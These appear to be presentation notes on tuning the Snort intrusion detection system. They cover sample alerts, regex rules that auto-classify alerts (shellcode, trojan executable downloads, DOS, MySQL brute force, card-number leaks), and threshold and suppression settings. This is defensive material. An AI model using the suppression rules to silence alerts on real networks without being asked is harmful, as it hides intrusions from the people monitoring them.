| CA | 1   | laurent-Vi... | 3.2264   | 2015-01-21 18:45:28 | 192.168.1.17 | 3306  | 192.168.1.40 | 3901  | 6  | ET SCAN Multiple MySQL ...  |
| CA | 1   | laurent-Vi... | 3.2265   | 2015-01-21 18:45:30 | 192.168.1.17 | 3306  | 192.168.1.40 | 3911  | 6  | ET SCAN Multiple MySQL ...  |
| CA | 1   | laurent-Vi... | 4.6527   | 2015-01-21 21:01:28 | 192.168.1.40 | 6996  | 192.168.1.17 | 80    | 6  | ET DOS Terse HTTP GET LI... |
| CA | 1   | laurent-Vi... | 3.40136  | 2015-01-21 21:15:29 | 192.168.1.40 | 8845  | 192.168.1.17 | 80    | 6  | ET DOS Terse HTTP GET LI... |
| CA | 1   | laurent-Vi... | 4.50781  | 2015-01-21 21:15:29 | 192.168.1.40 | 8846  | 192.168.1.17 | 80    | 6  | ET DOS Terse HTTP GET LI... |
| CA | 1   | laurent-Vi... | 4.102734 | 2015-01-21 21:24:36 | 192.168.1.40 | 45182 | 192.168.1.17 | 80    | 6  | ET DOS Terse HTTP GET LI... |
| CA | 1   | laurent-Vi... | 3.93858  | 2015-01-21 21:24:36 | 192.168.1.40 | 45195 | 192.168.1.17 | 80    | 6  | ET DOS Terse HTTP GET LI... |

# Classifying alerts - automatically

By editing **autocat.conf**.

```
#<erase time>||<sensorName>||<src_ip>||<src_port>||<dst_ip>||<dst_port>||<proto>||<sig msg>||<cat value>

# Classify any ping traffic as NA (non classified):
none||any||any||any||any||any||1||any||1

# Classify all DOS attacks as category 4 (successful DOS attack):
none||any||any||any||any||any||%REGEXP%DOS||4

# Classify all unencrypted VISA traffic as category 5 (poor security):
none||any||any||any||any||any||%REGEXP%VISA card number||5

# Classify XSS attacks as category 2 (unauthorized access):
none||any||any||any||any||80||6||%REGEXP%XSS||2

# Classify MySQL brute-force attacks as category 6 (reconnaissance/scans):
none||any||any||3306||any||any||6||%REGEXP%SCAN Multiple SQL Logon Failures||6

# Classify Trojan injection attempts as category 1 (unauthorized admin access)
none||any||any||any||any||any||6||%REGEXP%ET SHELLCODE Possible Call With No Offset||1
none||any||any||any||any||any||6||%REGEXP%ET POLICY PE EXE or DLL Windows file download||1

# Classify FTP root access as category 1 (unauthorized root access):
none||any||any||any||any||21||6||%REGEXP%User root access||1
```

# Fine-tuning rules

## Set thresholds and suppress rules

```
# limit the alerting of 'HTTP Traffic' to 100 every hour
event_filter gen_id 1, sig_id 100003, type limit, track by_src, count 100, seconds 3600
```

```
# alert every 1 time we see 'HTTP Traffic' during a half-hour time interval
event_filter gen_id 1, sig_id 100003, type threshold, track by_src, count 1, seconds 1800
```

```
# suppress 'HTTP Traffic' completely for 192.168.1.40
# to suppress an event completely, one could also remove the IP address,
# or just remove the rule.
suppress gen_id 1, sig_id 100003, track by_src, ip 192.168.1.40
```



# False alerts

## Eliminate false alerts

|    |    |               |     |                     |              |       |                 |       |    |                           |
|----|----|---------------|-----|---------------------|--------------|-------|-----------------|-------|----|---------------------------|
| RT | 10 | laurent-Vi... | 4.1 | 2015-01-19 21:17:18 | 192.168.1.40 | 17500 | 255.255.255.255 | 17500 | 17 | ET POLICY Dropbox Clie... |
| RT | 3  | laurent-Vi... | 3.1 | 2015-01-19 21:17:48 | 192.168.1.40 | 17500 | 255.255.255.255 | 17500 | 17 | ET POLICY Dropbox Clie... |

alert udp \$HOME\_NET 17500 -> any 17500 (msg:"ET POLICY Dropbox Client Broadcasting"; content:"{|22|host\_int|22 3a| "; depth:13; content:" |22|version|22 3a| ["; distance:0;

| IP | Source IP    | Dest IP         | Ver | HL | TOS | len | ID  | Flags | Offset | T  |
|----|--------------|-----------------|-----|----|-----|-----|-----|-------|--------|----|
|    | 192.168.1.40 | 255.255.255.255 | 4   | 5  | 0   | 154 | 356 | 0     | 0      | 1: |

alert udp \$HOME\_NET 17500 -> any 17500 (msg:"ET POLICY Dropbox Client Broadcasting"; content:"{|22|host\_int|22 3a| "; depth:13; content:" |22|version|22 3a| ["; distance:0; content:"], |22|displayname|22 3a| |22|"; distance:0; threshold:type limit, count 1, seconds 3600, track by\_src; classtype:policy-violation; sid:2012648; rev:3;)

# Difficulties

## Difficulties encountered

- Installing Snort
- Configuring Snort
- Sometimes the agent won't start
- Logfile analysis
- ...

## Conclusion

## Findings and conclusion

- Out-of-the-box: mediocre
- Rules have to be added/modified/deleted
- Takes a lot of time to configure
- Very extendable
- Very capable once correctly configured

End

QA time